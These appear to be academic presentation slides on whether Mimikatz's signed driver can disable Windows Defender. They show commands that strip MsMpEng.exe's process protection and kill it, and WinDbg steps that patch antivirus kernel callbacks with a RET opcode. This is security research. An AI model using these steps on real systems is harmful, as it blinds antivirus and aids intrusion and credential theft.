Using Mimikatz' driver to unhook antivirus on Windows

Supervisor: Cedric van Bockhaven
Bram Blaauwendraad & Thomas Ouddeken

Mimikatz

Post exploitation tool created by Benjamin Delpy

Administrative privileges required

Used to extract authentication information, such as:

- Passwords
- Hashes
- Smartcard PIN codes
- Kerberos (ticket granting) tickets

Mimidrv

- A signed driver in the Mimikatz toolkit
- Can be used to read/write to kernel space memory using Input/Output Control Messages (IOCTL)
- Extrapolate to other vulnerable drivers

Antivirus

Mini-filters

- Monitors/tracks file system data

Callback

- LoadImage
- CreateThread
- CreateProcess
- CreateFile

Implications

- Signed drivers with similar vulnerabilities
- VirtualBox driver
- Have legitimate uses

Research Question

Can the signed Mimidrv driver be exploited to render antivirus useless by unhooking callbacks in Windows?

- How can Mimidrv be used to arbitrarily read/write in kernel space in Windows?
- How can arbitrary read/write capability in kernel space be used to unhook antivirus callbacks in Windows?

Related work

- An in-depth article on Mimikatz' inner workings by Matt Hand
- Unsupported claims that unloading AV-driver is possible on multiple blogs
- Book on inner workings of antiviruses by J. Koret and E. Bachaalany

Methodology

- A host (debugger) and target (debuggee)
  - Windows 10 1912 and 1809 respectively
  - Virtual Machines (VMWare)
- WinDbg over serial port
- Focus on Windows Defender

Unloading

Conspicuous way of disabling antivirus

- Closing the process

- However….
  - Windows defender is a protected process

Unloading: !process

Doubly linked list containing process information

- PrimaryTokenFrozen
- SignatureProtect
- Protection

```
1: kd> dt nt!_PS_PROTECTED_TYPE
   PsProtectedTypeNone = 0n0
   PsProtectedTypeProtectedLight = 0n1
   PsProtectedTypeProtected = 0n2
   PsProtectedTypeMax = 0n3
```

```
mimikatz # !process
4       System          F-Tok   Sig 1e/1c [2-0-7]
88      Registry        F-Tok   Sig 00/00 [2-0-7]
292     smss.exe        F-Tok   Sig 3e/0c [1-0-6]
```

Unloading


```
2260    MsMpEng.exe      F-Tok    Sig 37/08 [1-0-3]
```

```
mimikatz # !processprotect /process:MsMpEng.exe /remove
Process : MsMpEng.exe
PID 2260 -> 00/00 [0-0-0]
```

```
2260    MsMpEng.exe      F-Tok    Sig 00/00 [0-0-0]
```

Unloading: succes

```
C:\Windows\system32>taskkill /F /IM MsMpEng.exe /T
SUCCESS: The process with PID 2260 (child process of PID 552) has been terminated.
```



Unhooking callbacks

Less conspicuous

Challenges:

- Windows Kernel Patch Protection (KPP / Patchguard)
- Avoiding other detection methods
- Avoiding blue screen

Unhooking callbacks

Render callbacks useless

- For each callback, locate their address with Mimidrv
- Verify that callback addresses lie within the AV-driver using WinDbg
- Overwrite callback locations with opcode 0xC3 (RET)
- Callbacks should now always return OK

Unhooking callbacks example

```
1: kd> dq nt!PspCreateProcessNotifyRoutine
fffff801`778d9b70  ffffb20c`8bc50d8f ffffb20c`8bde8d2f
fffff801`778d9b80  ffffb20c`8d4a20af ffffb20c`8d4a1bcf
fffff801`778d9b90  ffffb20c`8d4a1b9f ffffb20c`8ddb10bf
fffff801`778d9ba0  ffffb20c`8ddb1a1f ffffb20c`8ddb18cf
fffff801`778d9bb0  ffffb20c`8deb7a9f ffffb20c`8debc3ef
fffff801`778d9bc0  00000000`00000000 00000000`00000000
fffff801`778d9bd0  00000000`00000000 00000000`00000000
fffff801`778d9be0  00000000`00000000 00000000`00000000
```

Unhooking callbacks example

```
typedef struct _EX_CALLBACK_ROUTINE_BLOCK {
    EX_RUNDOWN_REF RundownProtect;
    PEX_CALLBACK_FUNCTION Function;
    PVOID Context;
} EX_CALLBACK_ROUTINE_BLOCK, *PEX_CALLBACK_ROUTINE_BLOCK;
```

```
1: kd> dq ((ffffb20c`8d4a20af >> 4) << 4) + 8 L1
ffffb20c`8d4a20a8  fffff801`7a92cf90
```

Unhooking callbacks example

```
1: kd> e fffff801`7a92cf90 c3
```

```
1: kd> db fffff801`7a92cf90
fffff801`7a92cf90  c3 89 5c 24 08 55 56 57-41 54 41 55 41 56 41 57
fffff801`7a92cfa0  48 8d 6c 24 d9 48 81 ec-90 00 00 00 49 8b f8 48
fffff801`7a92cfb0  8d 05 4a 40 fd ff 4c 8b-e2 4c 8b e9 33 d2 48 89
fffff801`7a92cfc0  55 7f 8b da 48 89 55 d7-8b f2 44 8a fa 44 8a f2
fffff801`7a92cfd0  44 8b c2 48 85 ff 0f 84-5b 02 00 00 48 8b 0d 1d
fffff801`7a92cfe0  40 fd ff 44 8d 7a 01 48-3b c8 74 37 8b 41 2c a8
fffff801`7a92cff0  04 74 30 44 8b 4f 08 41-8b d1 48 8b 47 30 45 23
fffff801`7a92d000  cf 48 8b 49 18 48 89 44-24 30 48 8b 47 28 d1 ea
```

Unhooking callbacks testing

Testing is difficult

- AV do not only use mini-filters and callbacks
- Check the hash of a program before it is executed
- Heuristics and comparing code snippets

Unhooking callbacks through driver

Render callbacks useless

- IOCTL for reading/writing kernel memory already present
- Mimidrv signed
- Use this IOCTL to do the same as with WinDbg

Conclusions

Still some work to do, such as:

- Test our theories reliably
- Perform the same methods using other drivers
- Future work
  - Proof exploit in real world
  - Exploit enterprise-grade AV